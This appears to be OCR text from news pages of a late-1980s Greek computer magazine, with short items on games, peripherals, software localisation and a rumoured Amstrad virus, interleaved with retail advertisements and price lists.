Ήδη στη βιβλιοθήκη του INFOΠΑΙΔΕΙΑ περιλαμβάνονται προγράμματα για Ηλεκτρολόγους, οικονομικά πακέτα και μαθηματικές εφαρμογές, ενώ υπάρχει έτοιμος ένας επεξεργαστής κειμένου με όλα τα μαθηματικά σύμβολα. Για πρώτη φορά προγράμματα με θέμα τη σχολική λειτουργία (ωρολόγιο πρόγραμμα, κατανομή αιθουσών) κυκλοφορούν και διατίθενται στην αγορά, ενώ υπάρχει και προοπτική για εκπαιδευτικά προγράμματα δημοτικού (γεωγραφία Ελλάδος, εκμάθηση λέξεων). Όλες οι εφαρμογές αναπτύσσονται πάνω στη σειρά των IBM και compatibles και στα μοντέλα της Apple, τα οποία μπορείτε φυσικά να βρείτε στο κατάστημα μαζί με ό,τι γνωστό κυκλοφορεί αυτή τη στιγμή στην αγορά από το χώρο των περιφερειακών και αναλώσιμων.


Νέα δημιουργική πνοή λοιπόν φαίνεται ότι φυσάει στα computer shops της περιφέρειας, και, βέβαια, στον Κολωνό. Η πλήρης διεύθυνση του INFOΠΑΙΔΕΙΑ είναι: Αμφιαράου 6, 10442, τηλ. 5142852.



# STARGLIDER II

Η ΟΔΥΣΣΕΙΑ ΣΥΝΕΧΙΖΕΤΑΙ

**Τ**ο Starglider είναι από τα παιχνίδια που έγραψαν τη δική τους ιστορία. Δεν θα υπερβάλλαμε καθόλου εάν λέγαμε ότι αυτό το τρισδιάστατο shoot 'em up έκανε πολλούς users να σκέφτονται σοβαρά το χώρο των 16-bit micros. Τα πλεονεκτήματά του δεν ήταν λίγα: digitized ήχοι, ένα υπέροχο soundtrack στην εισαγωγική οθόνη (sampled κι αυτό) και ταχύτατο animation με τελειώς «ομαλές» κινήσεις. Με λίγα λόγια, το Starglider, όταν βγήκε, ήταν σκέτη γοητεία. Πού να δείτε λοιπόν το ... Starglider III! Το νέο καμάρι της οικογένειας έχει τα πάντα βελτιωμένα. Τα graphics δεν είναι πια «συρμάτινου» τύπου, αλλά χρωματισμένα και το cockpit έχει τρισδιάστατες μπάρες για την ενέργεια των ασπίδων του σκάφους. Νέοι ήχοι και μουσική παισιώνουν την αποστολή σας, αλλά το πιο ενδιαφέρον ίσως δεν είναι το ίδιο το παιχνίδι, όσο ο νέος τρόπος προώθησής του από την υπεύθυνη εταιρία. Για πρώτη φορά, ένα παιχνίδι βγαίνει στην αγορά σε μια δισκέτα για δύο υπολογιστές! Συγκεκριμένα, το Starglider II ανακοινώθηκε ότι θα κυκλοφορήσει σε 1 δισκέτα, η οποία θα περιλαμβάνει και τις 2 versions του παιχνιδιού για Amiga και Atari ST. Κοινό software λοιπόν και, μαζί με τους emulators που κυκλοφορούν, τελικά δεν θα ξεχωρίζουμε τα μηχανήματά μας!



## ΠΑΡΑΞΕΝΟ JOYSTICK

**Μ**άλλον τα joysticks, όπως τουλάχιστον τα ξέραμε μέχρι τώρα, θα αποτελούν πια παρελθόν, εάν ένας νέος τύπος κυριαρχήσει τελικά στην αγορά. Ο λόγος γίνεται για το Star Trak, ένα joystick με πλήκτρα και μόνο.

Το Star Trak αποτελείται από 17 κουμπιά, τοποθετημένα σε διάταξη ομόκεντρων κύκλων. Ένα κουμπί που υπάρχει τοποθετημένο στο κέντρο χρησιμεύει για fire. Γύρω από αυτό βρίσκονται άλλα 8, σχηματίζοντας έτσι ένα δαχτυλίδι, και χρησιμεύουν για τον έλεγχο των κινήσεων, ενώ ακόμα 8 κουμπιά γύρω από τα προηγούμενα ενεργοποιούν ταυτόχρονα κίνηση και fire. Οι υπεύθυνοι της κατασκευάστριας εταιρίας, οι οποίοι ρωτήθηκαν για τα πλεονεκτήματα αυτής της παράξενης συσκευής, απάντησαν πολύ απλά ότι τα «κουμπιά δράσης» (έτσι ονόμασαν τα εξωτερικά πλήκτρα) προσφέρουν πολύ μεγαλύτερη ακρίβεια από αυτή των συμβατικών joysticks, ενώ η αντίδραση των sprites στις κινήσεις του χρήστη είναι στιγμιαία. Εκτός όμως από αυτά, το Star Trak επιτρέπει στο χρήστη να πραγματοποιήσει συνδυασμούς κινήσεων με παράξενα πολλές φορές αποτελέσματα για την κίνηση των χαρακτήρων. Τον πραγματικό του εαυτό πάντως (σύμφωνα βέβαια με την εταιρία) τον βρίσκει στα karate games. Εάν θέλετε πιο ουσιαστικές πληροφορίες γύρω από τον ιδρυτή της «νέας γενιάς», σας λέμε ότι κοστίζει γύρω στις 19 λίρες και διατίθεται από την RH Design, Stonefall Stables, Stonefall Avenue, Harrogate HG2 7NR, μαζί με 12 μήνες εγγύηση. Εμείς πάντως, αν δεν το δούμε από κοντά, δεν μπορούμε να κρίνουμε. Λέτε να είμαστε παλιομοδίτες;

## ΧΡΗΣΙΜΑ ΠΕΡΙΦΕΡΕΙΑΚΑ ΚΑΙ ΑΝΑΛΩΣΙΜΑ ΑΠΟ ΤΗΝ ΑΤΛΑΣ ΕΜΠΟΡΙΚΗ

**Η** ΑΤΛΑΣ ΕΜΠΟΡΙΚΗ μας σύστησε ένα νέο μέλος της οικογένειας των 5 1/4 ιντσών. Πρόκειται για τη δισκέτα SAVE. Η νέα αυτή δισκέτα είναι αρκετά ευρύχωρη, ώστε να χωρέσει 360KB από τα πιο χρήσιμα δεδομένα σας και από τις δύο πλευρές της. Όσο για την αξιοπιστία, μπορείτε να είστε σίγουροι ότι θα τα υπερασπίσει μέχρι τελικής ...αναγνώσεως. Οι δισκέτες SAVE είναι ελεγμένες και 100% ERROR FREE.

Η ίδια εταιρία εκτός από τις παραπάνω δισκέτες αντιπροσωπεύει και μια νέα σειρά αρκετά προσιτών PLOTTER/PRINTERS της εταιρίας COMX. Το πρώτο μοντέλο που θα έρθει στη χώρα μας είναι το PL-80, το οποίο εργάζεται σαν 4-χρωμος PRINTER/PLOTTER. Το χαρακτηριστικό του PL-80, που το κάνει πολύ ενδιαφέρον για μας είναι ότι διαθέτει standard centronics interface και μπορεί να χρησιμοποιηθεί σε όλα τα compatibles, αλλά και στα home Apple, Commodore και Amstrad, ενώ συνεργάζεται με όλα τα γνωστά AutoCad, Lotus 1-2-3, Supercalc κ.λ.π. Πρόκειται δηλαδή για έναν πρώτης τάξεως σχεδιαστή, ο οποίος δεν κάνει ποτέ μουτζούρες και, αν νομίζετε ότι θα θέλατε να τον προσλάβετε, τηλεφωνήστε στο 9588392-4.

## «ΣΠΟΥΔΑΣΤΗΣ»

Στουρνάρα 33 • Τηλ. 3632558

Πλήρης βιβλιογραφία από όλους τους εκδοτικούς οίκους για



- Εισαγωγή στους Η/Υ
- Γλώσσες προγραμματισμού
- Spectrum - Commodore
- Amstrad 464 - 6128 - 1512
- IBM και συμβατούς
- Εγχειρίδια για MS-DOS - PC-DOS, dBaseIII, III Plus - Wordstar - Lotus 1-2-3 - Framework - Symphony
- Λεξικά Πληροφορικής

Στέλνονται αντικαταβολή βιβλία σε όλη την Ελλάδα

Βιβλιοπωλείο «ΣΠΟΥΔΑΣΤΗΣ»

Στουρνάρα 33  
106 82 ΑΘΗΝΑ



## ΤΑ ST ΠΛΗΜΜΥΡΙΣΑΝ ΧΡΩΜΑΤΑ

Για να εξηγήσουμε, την είδηση απλώς τη διαβάσαμε. Γιατί αν βλέπαμε αυτό που διαβάσαμε, μάλλον μετά δεν θα μπορούσαμε να γράψουμε αυτό που είδαμε.

Ο τρίτος λοιπόν συντάκτης, ο οποίος κατάφερε να διατηρήσει την ψυχραιμία και την πίεσή του σε υποφερτά επίπεδα, κατόρθωσε να διαβάσει τα εξής: Η εταιρία Elmetech Re-

search ανακοίνωσε έναν φοβερό graphics adapter για τα ST. Το όνομά του είναι Parsec Pixel + και προσφέρει σε έναν βασικό ST (απλό ή MEGA, αλήθεια;) μια παλέτα 16 εκατομμυρίων χρωμάτων, ένα resolution των 1024x1024 και (άκουσον, άκουσον) 256 χρώματα σε κάθε γραμμή. Το βασικό σύστημα σε low res περιλαμβάνει διακριτότητα 1024x512 pixels και παλέτα 4096 χρωμάτων, με 16 χρώματα ανά γραμμή. Όλα τα παραπάνω μοντέλα χρησιμοποιούν έναν παρανοϊκό επεξεργαστή των 32bits, ο οποίος τρέχει στα ...40MHz (!) (2-3 MHz παραπάνω δηλαδή και θα μπορούσατε να τον πιά-

νετε στο ραδιόφωνο) επιτυγχάνοντας έτσι ταχύτητες που ξεπερνούν τα 60ips (εκατομμύρια εντολές το δευτερόλεπτο), κάπου 50% πιο γρήγορα δηλαδή από τον ACORN ARCHIMEDES. Βέβαια, το πράγμα γίνεται πιο σοβαρό άμα δει κανείς και τιμή σε όλα αυτά. Μάλλον λοιπόν οι κύριοι της Elmetech Research δεν αστειεύονται, και ανακοίνωσαν έτσι τιμές: 575 λίρες για το βασικό σύστημα και κάπου 700 λίρες για τη full έκδοση.

Ψυχ... Ψυχ... Ψυχραιμία παιδιά!



# “Η ΔΥΝΑΜΗ ΤΗΣ ΠΛΗΡΟΦΟΡΙΚΗΣ ΠΟΙΟΤΗΤΑ ΓΡΑΦΗΣ EPSON,,



ο ΤΑΧΥΤΕΡΟΣ:

Με 180 cps draft elite και 25 cps NLQ!

LX-800, ο ΕΞΥΠΗΡΕΤΙΚΟΣ:

Με auto-load, για αυτόματη τροφοδοσία κοινών σελίδων.

LX-800, ο ΑΚΡΙΒΗΣ:

Με tractor και feeder της μιας σελίδας, με οδηγούς αριστερά/δεξιά, ώστε η σελίδα σας να έρχεται στη θέση εκτύπωσης με ακρίβεια χιλιοστού πάντοτε!

LX-800, ο ΕΥΚΟΛΟΣ:

Με όλες τις επιλογές από το panel(selectype)!

Ο LX-800 τρέχει όλα τα software της σειράς FX και χρησιμοποιεί μελανοταινίες που τις βρίσκετε παντού!

Ο LX-800 είναι ΥΠΕΡΒΟΛΙΚΟΣ:

Έχει δυο χρόνια εγγύηση και άμεσο servis-που δε θα χρειασθείτε ποτέ!

Ο LX-800 είναι Αθόρυβος, Ακούραστος, Δυνατός, Αξεπέραστος...

Κάποτε ίσως ξεπεραστεί.

Οποσδήποτε μόνο από την EPSON!\*



**ΝΕΑ ΩΘΗΣΗ ΣΤΑ ΠΡΟΓΡΑΜΜΑΤΑ ΤΗΣ KUMA**

**Τ**α προγράμματα της Kuma περνάνε σιγά σιγά από το GEM στο Workbench. Η αρχή έγινε με το K-Spread II, το οποίο σας είχαμε πριν λίγο καιρό γνωρίσει. Το K-Spread II αναμένεται ότι θα είναι εξαιρετικά εύκολο και φιλικό στη χρήση, βελτιωμένο σε αρκετά σημεία, και θα περιλαμβάνει ένα δυνατό spreadsheet και ένα πρόγραμμα γραφικών που θα εκμεταλλεύεται τα δεδομένα του πρώτου για τη δημιουργία γραφικών παραστάσεων διαφόρων τύπων και σχηματισμών. Πρόκειται για ένα πρόγραμμα από εκείνα που αποδίδουν «επαγγελματική» εργασία στο μικρότερο δυνατό χρόνο στα χέρια τόσο ενός έμπειρου όσο και ενός αρχάριου χρήστη. Το

K-Spread II θα περιλαμβάνει, εκτός από τα γνωστά, νέες τριγωνομετρικές συναρτήσεις, συγκρίσεις λογικού τύπου και φυσικά μακροεντολές. Η τιμή του θα κυμανθεί στην Αγγλία γύρω στις 80 λίρες.

Ας γυρίσουμε όμως στην Ελλάδα, για μια πολύ σημαντική είδηση. Η Unibrain, το software house που δηλώνει αφοσίωση στο GEM, αποφάσισε να εξελληνίσει το K-Spread. Ήδη κυκλοφορεί ελληνικότατο στον ATARI ST και φυσικά έπεται συνέχεια με πολλά διάσημα πακέτα. Το K-Spread II κυκλοφορεί με τον τίτλο UB-Spread και στη συνέχεια ακολουθούν τα UB-Graph (πλήρως εξελληνισμένο και αυτό) και UB-Word.

**ΟΤΑΝ Ο COMPUTER ΣΑΣ ΔΕΝ ΝΙΩΘΕΙ ΑΝΕΤΑ ...**

... Τότε η **ΜΕΤΑΛΟΤΕΧΝΙΚΑ** μπορεί να σας βοηθήσει, με τη νέα σειρά των επίπλων της για υπολογιστές, τα οποία βέβαια μπορούν να χρησιμοποιηθούν και σαν απλά γραφεία. Αντιπροσωπευτικό μοντέλο της είναι το έπιπλο με την ονομασία (τι άλλο;) RAM. Οι διαφορές του με τα κοινά γραφεία δεν είναι σημαντικές: εκτός από τις θέσεις για χαρτιά και βιβλία το έπιπλο διαθέτει δύο ακόμη προεκτάσεις για το πληκτρολόγιο και τον εκτυπωτή, ενώ στο επάνω μέρος του μπορεί να τοποθε-

τηθεί η κεντρική μονάδα και η οθόνη. Το RAM υπάρχει στην αγορά σε τρία χρώματα: δρυς, καρυδί και λευκό και κοστίζει 16900 δρχ. Στο ποσό αυτό δεν υπάρχει καμιά επιβάρυνση όσον αφορά τη μεταφορά ή την τοποθέτηση· απλώς το παραγγέλνετε και βρίσκεται στο σπίτι σας. Μην ξεχάσετε βέβαια πρώτα να τηλεφωνήσετε στην **ΜΕΤΑΛΟΤΕΧΝΙΚΑ**: 7661246-7657734.



MÉTRO advertising

\*επειδή οι ανταγωνιστές του θα χρειασθούν πολλά χρόνια για να φτάσουν τις επιδόσεις του!

Λοιπόν. Διαλέγοντας Personal Printer EPSON, θα αλλάζετε μόνο το κομπιούτερ σας...

**EPSON** ΖΗΤΗΣΤΕ ΤΟΝ ΣΕ ΟΛΑ ΤΑ ΕΙΔΙΚΑ ΚΑΤΑΣΤΗΜΑΤΑ

ΑΝΤΙΠΡΟΣΩΠΕΙΑ ΕΛΛΑΔΑΣ: ECS ΑΕ. Φωκίωνος 8 και Ερμού, Σύνταγμα, Αθήνα 105-63, Τηλ. 32.25.426 - 32.53.839, Τ.Λ.Χ. 223996 ECS GR, FAX. 32.29.822  
ΔΙΑΘΕΣΗ: MICROBYTES ΑΕ, Στουρνάρα 16, Τηλ: 36.37.272






## Ε, ΟΧΙ VIRUS ΚΑΙ ΣΤΟΥΣ AMSTRAD!

**Τ**ο Virus τελικά δεν κάνει διακρίσεις. Τα PCs, οι Macintosh, τα ST και οι Amiga φταρνίζονται ήδη από καιρό. Φαίνεται λοιπόν ότι κάποιος άτυχος Amstrad βρισκόταν κοντά σε «γριπιασμένο» υπολογιστή, με αποτέλεσμα την άλλη μέρα να παρουσιάσει τα γνωστά συμπτώματα: κομάρες το drive, ζαλάδες το directory, και ο Z80 να τυπώνει μηνύματα σε μια γλώσσα που θυμίζει κάπως σανσκριτικά condensed. Τα μηνύματα της απελπισίας μας έρχονται (ευτυχώς) από την άλλη πλευρά του Ατλαντικού και μιλάνε για κανονική επιδημία. Τα νέα μικρόβια είναι για την ακρίβεια δύο ειδών: ένα το οποίο προσβάλλει αποκλειστικά τα μηχανήματα που χρησιμοποιούν το CP/M και ένα άλλο που έχει βάλει στο μάτι το AMSDOS. Σε σύγκριση δυστυχώς με τον ιό της Amiga, τούτος φαίνεται αδιάτακτος. Σύμφωνα με το διευθυντή του American CP/M Users Group, αντιγράφεται αυτόματα στη RAM του συστήματος, όπου παίρνει τον έλεγχο του εσωτερικού ρολογιού. Ακριβώς τα μεσάνυχτα το virus βρυκολακιάζει (ιός είναι αυτός ή Δράκουλας ...), ξαναγράφει τις ρουτίνες των interrupts και μπλοκάρει το system bus. Αυτό έχει σαν αποτέλεσμα κάτι που σε συνθήκες φυσιολογικής λειτουργίας δεν θα συνέβαινε ποτέ: Την παρεμβολή του system control loop και τελικά την εκπομπή ενός σήματος write στην system ROM, με αποτέλεσμα το «καθάρισμα» της RAM. Όποτε λοιπόν ένα μολυσμένο μηχάνημα ανοίγει, εμφανίζεται το μήνυμα «όλα τα προγράμματα, RAM, διευθύνσεις των interrupts βρίσκονται εκτός loop» και το μόνο πράγμα που μπορεί να διορθώσει την κατάσταση είναι ένα νέο chip.


Όσο για τον άλλο ιό του AMSDOS, οι ειδικοί αρνούνται ότι υπάρχει. Παρ' όλα αυτά, το τεχνικό προσωπικό της Amstrad εργάζεται για τη δημιουργία ενός προγράμματος-ανιχνευτή, το οποίο θα «τσεκάρει» τον CPC ή τον PCW για μικρόβια στο CP/M ή γενικά στο λειτουργικό σύστημα. Απ' ό,τι λένε, η δημιουργία του προγράμματος δεν είναι καθόλου εύκολη. Λόγω της μεταδοτικότητας, ο ιός κρύβεται ακόμα και σε μερικές εκδόσεις παιχνιδιών σε κασέτα.

Βρε τι πάθαμε!

## ΟΙ MEGA ST MEGA...ΛΩΝΟΥΝ!



## ΕΙΣΑΓΩΓΗ ΣΤΟΝ ΠΡΟΓΡΑΜΜΑΤΙΣΜΟ ΤΗΣ ΓΛΩΣΣΑΣ BASIC



**Τ**α βιβλία των εκδόσεων ΓΚΙΟΥΡΔΑΣ καταφέρνουν πάντα να μας εντυπωσιάζουν. Το νέο βιβλίο που πήραμε στα χέρια μας είχε τίτλο «Εισαγωγή στον προγραμματισμό της γλώσσας BASIC» και ουσιαστικά πρόκειται για έναν μικρό τόμο, όπου περιλαμβάνονται ίσως οι περισσότερες από τις ήδη υπάρχουσες γνώσεις πάνω στη δημοφιλή γλώσσα. Το βιβλίο έχει γραφεί από δύο πολύ έμπειρους «ειδικούς» της γλώσσας και η επιμέλεια της μετάφρασης έχει γίνει με κύριο στόχο τη μεταδοτικότητα προς τον αναγνώστη. Πλήθος

από φωτογραφίες, λογικά και σχηματικά διαγράμματα υπάρχουν σε κάθε κεφάλαιο από τα δέκα που περιλαμβάνονται συνολικά και αναφέρονται στην ιστορία της BASIC, στον προγραμματισμό εισόδου - εξόδου, αριθμητικές πράξεις, μεταβλητές, δείκτες και εξειδικευμένα θέματα για προχωρημένους. Το βιβλίο αποτελεί πολύτιμο εγχειρίδιο για όποιον ασχολείται με τη γλώσσα και η πολύ καλή ποιότητα της βιβλιοδεσίας το καθιστούν πραγματικά πολύ «γοητευτικό». Αξίζει απ' όλες τις πλευρές να το έχετε.

**Κ**ι άλλα MBytes μνήμης, σε μορφή σκληρού δίσκου αυτή τη φορά, προσφέρει η FRONTIER Software. Το πλεονέκτημα του νέου αυτού «σκληρού» είναι ότι τοποθετείται εσωτερικά μέσα στο board των MEGA. Έρχεται σε τρεις εκδόσεις 20, 30 και 40MB και έχει δυνατότητα για auto-booting. Ο δημιουργός του είναι η Αμερικανική εταιρία Supra, η οποία είναι ήδη γνωστή από τους σκληρούς δίσκους που έχει κυκλοφορήσει για όλη τη σειρά των ST εδώ και έναν χρόνο, κυρίως στη Μ. Βρετανία. Τα MEGA drives λοιπόν συνδέονται στο πίσω μέρος του DMA port, αφήνοντας έτσι την εξωτερική θύρα επέκτασης ελεύθερη για άλλες συνδέσεις περιφερειακών, όπως ο laser printer ή τα CD ROMS. Η τροφοδοσία του σκληρού γίνεται από την ίδια την τροφοδοσία του ATARI και η ψύξη επιτυγχάνεται από το ανεμιστηράκι.

Όμως η FRONTIER Software δεν πρόκειται να σταματήσει. Όπως ανακοίνωσε ο υπεύθυνος της εταιρίας, μια ολόκληρη σειρά προϊόντων για τα ST θα κυκλοφορήσει μέσα στη χρονιά. Το MEGA drive είναι μόνο η αρχή. Περιμένουμε εναγωνίως!



# TURBO-X

## Κέρδισε τη μάχη της αξιοπιστίας!



Στο χρόνο που πέρασε, το ΠΛΑΙΣΙΟ, παρουσίασε τον προσωπικό κομπιούτερ TURBO.X, που αποκτήθηκε από πάρα πολλούς νέους ανθρώπους της πληροφορικής. Και αυτοί οι άνθρωποι, είναι οι «μάρτυρες» για την μεγάλη του αξιοπιστία, την υψηλή του ποιότητα και την τεράστια δυνατότητα επέκτασής του.

Αυτοί οι άνθρωποι, μπορούν να σας μιλήσουν τώρα για τον TURBO.X, καλύτερα και από τους συνεργάτες του ΠΛΑΙΣΙΟΥ· γιατί αυτοί - που ανάμεσά τους θα υπάρχουν γνωστοί και φίλοι σας - είναι σήμερα οι πιο κατάλληλοι, για την ενημέρωσή σας!\*

\* Ελάτε στο ΠΛΑΙΣΙΟ για να σας φέρουμε σε επαφή, μαζί τους!



ΣΤΟΥΡΝΑΡΑ 24 ΠΟΛΥΤΕΧΝΕΙΟ - ΑΘΗΝΑ ΤΗΛ.: 3644001-4

### ΤΙ ΠΕΡΙΛΑΜΒΑΝΕΙ Η ΒΑΣΙΚΗ ΜΟΝΑΔΑ TURBO.X

- Επεξεργαστή στα 10 MHz με 256 KB, μνήμη R.A.M. επεκτάσιμη μέχρι 640 KB.
- Μία μονάδα δισκέτας FD 5 1/4" 360K.
- Κάρτα γραφικών (μονόχρωμη ή έγχρωμη) με θύρα σύνδεσης για εκτυπωτή.
- Τροφοδοτικό 150 W, με δυνατότητα τροφοδοσίας για λειτουργία της μονάδας σε πλήρη σύνθεση.
- Μεταλλικό περίβλημα χωρητικότητας μέχρι 4 μονάδων περιφερειακής μνήμης (FLOPPY DISK και HARD DISK).
- 8 συνολικά θύρες επέκτασης του μηχανήματος.
- Πλήρες πληκτρολόγιο 84 πλήκτρων.
- Μονόχρωμη οθόνη (πράσινη ή AMBER) διπλής συχνότητας, με δυνατότητα συνεργασίας με κάρτα μονόχρωμη ή και έγχρωμη.
- Θέση για μαθηματικό συνεπεξεργαστή 8087 (10 MHz).

### ΤΙ ΜΠΟΡΕΙΤΕ ΝΑ «ΚΤΙΣΕΤΕ» ΣΤΟΝ TURBO.X

- Δεύτερο Disc Drive FD.
- Μέχρι δύο μονάδες σκληρού δίσκου HD (20, 40, 80 MB).
- Κάρτα Multi I/O (Ρολόι, ημερομηνία, παράλληλη έξοδος, 2 σειριακές έξοδοι RS 232C).
- Κάρτα γραφικών, έγχρωμη, υψηλής ανάλυσης EGA (640x350 με 16 ταυτόχρονα χρώματα) με αντίστοιχο monitor.
- Κάρτα TELEX και κάρτα MODEM.
- Επέκταση μνήμης ON BOARD μέχρι 640 KB.
- Κάρτα επέκτασης κεντρικής μνήμης RAM, πάνω από 640 KB.

### ΥΨΗΛΗ ΠΟΙΟΤΗΤΑ ΚΑΤΑΣΚΕΥΗΣ

- Δοκιμασμένης ποιότητας και αντοχής, γιατί:
- Τα υλικά κατασκευής του είναι άριστα (ιαπωνικό drive, επαφές πληκτρολογίου κ.λπ.).
  - Αυστηρή στάθμη ελέγχου (BURNING TEST 24 ΩΡΩΝ ΣΥΝΕΧΟΥΣ ΛΕΙΤΟΥΡΓΙΑΣ, με αλλαγές θερμοκρασίας από +10° C μέχρι 50° C), που σημαίνει σκληρή δοκιμασία στις κολλήσεις.
  - Σοφά μελετημένη σχεδίαση όγκου.
  - 1.050 ευχαριστημένοι χρήστες.

### ΑΞΙΟΠΙΣΤΗ ΕΓΓΥΗΣΗ «ΠΛΑΙΣΙΟ»

- 12 ολόκληρους μήνες και εγγράφως, γιατί:
- Πιστεύουμε στην ανωτερότητα του προϊόντος.
  - Το Service μας, είναι ολοκληρωμένο, με ειδικές εγκαταστάσεις.
  - Το τεχνικό προσωπικό μας είναι μόνιμο και ειδικευμένο.
  - Το στοκ σε ανταλλακτικά, εξασφαλισμένο, υπαρκτό.
  - Σέρβις εντός 24 ωρών!

**Μόνο ένα επιτυχημένο παρελθόν «18 ΧΡΟΝΙΑ ΠΛΑΙΣΙΟ»  
μπορεί να αποτελέσει εγγύηση για τον TURBO.X!**



## KISWARE

COMPUTERS & ΠΡΟΓΡΑΜΜΑΤΑ

AMIGA 500+ 08η/ες Ελλην.	99.900
AMIGA 2a Drive PROFEX	29.900
COMMODORE 64 + κασ.	34.500
AMSTRAD 6128gr	59.500
AMSTRAD 1640 20MB MD	181.000
STAR LC-10	51.700
CITIZEN 120D	39.650
C= 1802 Color Mon.	43.100
SEAGATE 20MB+Contr.	56.000
FINAL CARTRIDGE III	12.070

### ΔΙΣΚΕΤΕΣ 5.25" DSDD (100+)

FUJI MD2D black	217
FUJI MD2D color	227
VERBATIM DATALIFE	233
VERBATIM VEREX	185
KODAK	233
COMMODORE (RPS) (διαφημιστική)	130
DELA (διαφημιστική)	106
NONAME	95
ΔΙΣΚΕΤΕΣ 3.5" 135TPI (100+)	
FUJI 2DD black	347
VERBATIM VEREX	332
NONAME	259
COMMODORE (RPS)	360

### ΑΞΕΣΟΥΑΡ ΑΝΑΛΩΣΙΜΑ (NORIS DATA)

ΟΙ ΠΙΟ ΚΑΤΩ ΤΙΜΕΣ ΕΙΝΑΙ ΜΕ ΦΠΑ

ΔΙΣΚΕΤΟΘΗΚΗ 5.25" (50) ΚΛΕΙΔΙ	1.950
ΔΙΣΚΕΤΟΘΗΚΗ 3.5" (40) "	1.950
ΔΙΣΚΕΤΟΘΗΚΗ 5.25" (100) "	2.800
ΔΙΣΚΕΤΟΘΗΚΗ 3.5" (80) "	2.800
ΧΑΡΤΙ ΜΗΧΑΝΟΓΡΑΦΙΚΟ (1000φ)	1.950
MOUSE για ΣΥΜΒΑΤΑ	15.000
JOYSTICK QS II	2.100
JOYSTICK QS II TURBO	3.800
LIGHT PEN για AMSTRAD	5.500
SPECTRUM JOYSTICK INTERFACE	4.000

ΕΓΓΥΗΣΗ 12ΜΗΝΗ ΣΕ ΟΛΑ ΤΑ ΜΗΧΑΝΗΜΑΤΑ

ΑΚΟΜΗ ΜΠΟΡΕΙΤΕ ΝΑ ΒΡΕΙΤΕ

ΦΙΛΤΡΑ ΓΙΑ ΘΩΝΕΣ -ΚΑΛΥΜΜΑΤΑ Η/Υ  
ΜΕΛΑΝΟΤΑΙΝΙΕΣ-ΔΙΣΚΕΤΕΣ ΚΑΘΕ ΕΙΔΟΣ  
ΕΠΙΠΛΑ ΕΙΔΙΚΑ ΓΙΑ COMPUTER  
ΒΙΒΛΙΑ - ΠΕΡΙΟΔΙΚΑ  
S E R V I C E  
ΠΡΟΓΡΑΜΜΑΤΑ ΕΠΑΓΓΕΛΜΑΤΙΚΑ & GAMES  
AMIGA SOFTWARE CLUB

ΘΕΣΣΑΛΟΝΙΚΗ : Β.ΟΛΓΑΣ 93 (Μπότσαρη)  
ΤΗΛ. 031-857.551  
ΑΛΕΞΑΝΔΡΕΙΑ: ΠΕΛΟΠ/ΝΗΣΟΥ 23(0333)23802  
ΝΕΑΠΟΛΗ ΚΟΖ.: Π.ΜΕΛΑ 12 (0468) 22344



# ΓΕΦΟΝΟΤΑ... ΦΗΜ

## SPECTRUM COMPATIBLE !!

### ΤΟ ΣΕΠΤΕΜΒΡΙΟ ΑΠΟ ΤΗΝ MGT

**Τ**ο ΠΡΟΣΗΜΟ μας πληροφορήσε, σαν αντιπρόσωπος της MGT, ότι η MGT ανακοίνωσε τα σχέδιά της για ένα SPECTRUM COMPATIBLE που λέγεται SAM και θα κυκλοφορήσει το Σεπτέμβριο στη χώρα μας, ταυτόχρονα με την Αγγλία.

Η συμβατότητα με τον συγκεκριμένο Η/Υ υπάρχει σε ένα MODE, για να δώσει στο νέο δημιούργημα της MGT μια πληθώρα ετοιμών προγραμμάτων μέχρι να ολοκληρωθούν τα προγράμματα που θα εκμεταλλεύονται τις περισσότερες δυνατότητες του SAM που χρησιμοποιεί τον Z80B στα 6 MHz με 128KB μνήμη.

Επίσης έφτασε στην Ελλάδα το PLUS D, εξέλιξη του DISCIPLINE, που είναι το φθηνότερο DISK INTERFACE, PRINTER INTERFACE και HARDWARE COPIER για SPECTRUM και SPECTRUM PLUS.

Στο ΠΡΟΣΗΜΟ μπορείτε να βρείτε έτοιμες ρουτίνες και προγράμματα του SOFTWARE HOUSE I-TEAM μαζί με μια «γωνιά» για τον 68000. ΠΡΟΣΗΜΟ, λοιπόν, ΜΑΛΑΚΟΠΗΣ 1 και ΠΑΠΑΦΗ 139 ΤΗΛ. (031) 927-108.

## ΝΕΕΣ ΔΙΣΚΕΤΕΣ ΑΠΟ ΤΟ Κ.Υ.Μ.

**Ε**δώ και ένα μήνα το Κέντρο Υπολογιστικών Μελετών (Κ.Υ.Μ.) διαθέτει τις νέες δισκέτες SPECTRUM 3 1/2" HD (High Density), χωρητικότητας 2MB.

